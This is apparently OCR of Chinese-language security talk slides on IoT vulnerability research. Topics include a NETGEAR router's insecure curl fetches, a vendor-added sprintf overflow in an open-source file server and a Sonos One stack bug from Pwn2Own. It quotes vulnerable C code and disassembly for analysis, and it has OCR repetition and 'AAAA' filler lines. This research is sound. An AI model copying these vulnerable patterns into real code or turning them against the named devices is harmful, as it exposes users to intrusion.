
- WAN 攻擊面的擴展



Let’s Play the Game

漏洞挖掘

- WAN 攻擊面的擴展



Let’s Play the Game

漏洞挖掘

- WAN 攻擊面的擴展
  - 以 NETGEAR R6700 AC1750 為例
    - 定期會特定網址 curl 用 **insecure** 方式抓檔案去 Parse
      - 可透過**抓封包**做初步觀察，再找相對應 Binary 分析

```
snprintf(command_, command_size - 1, "%s %s %s/%s", "curl -s -m 180 -k -o", a3, a1, a2);
printf("%s: Executing '%s'\n", "url_retrieve", command);
system(command);
```

Let’s Play the Game


漏洞挖掘

- WAN 攻擊面的擴展
  - 以 NETGEAR R6700 AC1750 為例
    - 定期會特定網址 curl 用 **insecure** 方式抓檔案去 Parse
      - 可透過**抓封包**做初步觀察，再找相對應 Binary 分析
    - Parse 該檔案就會是個**攻擊面**
      - Pwning a NETGEAR router from WAN - MitM style by Synacktiv

Let’s Play the Game

漏洞挖掘

- WAN 攻擊面的擴展
  - 其他 WAN
    - **IPv6 Firewall** 沒有擋好
      - LAN -> WAN
      - TP-Link(2020) /NETGEAR(2022)
    - Kernel Module Bypass Firewall
      - NetUSB



漏洞挖掘中有趣的故事

漏洞挖掘中有趣的故事

- 開放原始碼專案很多人看過就很安全?
  1. 為了更貼合自身產品的功能/效能、廠商會加上自身的程式碼修改
  2. 對二進制檔案找差異幾乎不可能 😢
  3. 開放原始碼專案在 GNU GPLv3 授權下!?

漏洞挖掘中有趣的故事

```
› ls ./open-source-packages/<OSS-project-name>/patch/
```

- 0010_GZA-184-timemachine-backup-is-slow.patch
- 0002_GZA-182-implement-recycle-bin-function.patch
- 0
- 0012_GZA-182-fix-long-korean-share-name-show-issue.patch
- ...

提升 Apple Time Machine 備份的效率 😮

漏洞挖掘中有趣的故事

```
› ls ./open-source-packages/<OSS-project-name>/patch/
```

- 0010_GZA-184-timemachine-backup-is-slow.patch
- 0002_GZ
- 0005_GZA-1[illegible]9-redirect-to-user-s-own-recycle-bin-folder.patch
- 0012_GZA-182-fix-long-korean-share-name-show-issue.patch
- …

解名稱韓文顯示的 Bug

漏洞挖掘中有趣的故事

```
› ls  ./open-source-packages/<OSS-project-name>/patch/
```

- 0010_GZA-184-timemachine-backup-is-slow.patch
- 0002_GZA-192-implement-recycle-bin-function.patch
- 0005_GZA-189-redirect-to-user-s-own-recycle-bin-folder.patch
- 0012
- …

幫加上刪除檔案的回收桶功能 

漏洞挖掘中有趣的故事

```
if (vol->v_recycle_bin == 1) {
    char del_file_path[513] = {0};

    if (curdir == vol->v_root)
        sprintf(del_file_path, "%s", file);
    else
        sprintf(del_file_path, "%s/%s",
                cfrombstr(curdir->d_fullpath) + \
                strlen(vol->v_path) + 1,
                file);
}
```

漏洞挖掘中有趣的故事

這段程式碼可能存在緩衝區溢位的風險。

在這段程式碼中，使用了`sprintf`函數來將路徑字串`file`和目錄路徑`curdir->d_fullpath`組合成一個新的路徑`del_file_path`。而`del_file_path`被定義為`char`類型的字符數組，大小為 513。由於沒有進一步檢查`file`和`curdir->d_fullpath`的大小，如果這些字串的大小超過了`del_file_path`的大小，則可能會導致緩衝區溢位。

為了避免緩衝區溢位的風險，建議使用`snprintf`函數來替代

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

錄路徑 `curdir->d_fullpath` 組合成一個新的路徑

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

`del_file_path`。而 `del_file_path` 被定義為 `char` 類型的字符

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

>d_fullpath` 的大小，如果這些字串的大小超過了 `del_file_path`

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

的大小，則可能會導致緩衝區溢位

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

為了避免緩衝區溢位的風險，建議使用 `snprintf` 函數來替代

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


與產品團隊攻防的故事

- Sonos One Speaker
  1. 美國 Nasdaq 上市的智慧音響品牌
  2. 連續三年 Pwn2Own 目標
  3. 截自 2020 前無任何漏洞

Target	Cash Prize	Master of Pwn Points
Sonos One Speaker	$60,000 (USD)	6
Apple HomePod Mini	$60,000 (USD)	6
Amazon Echo Studio	$60,000 (USD)	6
Google Nest Audio	$60,000 (USD)	6

與產品團隊攻防的故事

- 2020 Pwn2Own Tokyo
  1. 努力未果 ><
  2. 無隊伍嘗試




與產品團隊攻防的故事

- 2021 Pwn2Own Austin - 再度挑戰!

```
size_t read_size = 1;
my_media_read(ctx, &dlen, &read_size, timeval);

dlen = (unsigned __int8) dlen;
if (dlen) {

    my_media_read(ctx, &buffer, &dlen, timeval);
}
```

與產品團隊攻防的故事


-00000000000000D0 ; D/A/*   : change type (data/ascii/array)
-00000000000000D0 ; N   : rename
-00000000000000D0 ; U   : undefine
-00000000000000D0
-00000000000000C5   DCB ? ; undefined
-00000000000000C4   DCB ? ; undefined
-00000000000000C3   DCB ? ; undefined
-00000000000000C2   DCB ? ; undefined
-00000000000000C1   DCB ? ; undefined

-00000000000000D0
-00000000000000D0 buffer
-00000000000000C8

與產品團隊攻防的故事

- 2021 Pwn2Own Austin - 再度挑戰!

```
size_t read_size = 1;
my_media_read(ctx, &dlen, &read_size, timeval);

dlen = (unsigned
if (dlen) {

    my_media_read(ctx, &buffer, &dlen, timeval);
}
```


```
MOV             X0, $ctx
SUB             SP, SP, $dlen
MOV             X1, SP
MOV             X2, SP
MOV             X3, $timeval
```

與產品團隊攻防的故事


- 2021 Pwn2Own Austin - 再度挑戰!

```
size_t read_size = 1;
my_media_read(ctx, &dlen, &read_size, timeval);

dlen = (unsigned __int8) dlen;
if (dlen) {
    void *buffer = alloca(dlen);
    my_media_read(ctx, &buffer, &dlen, timeval);
}
```


Hope

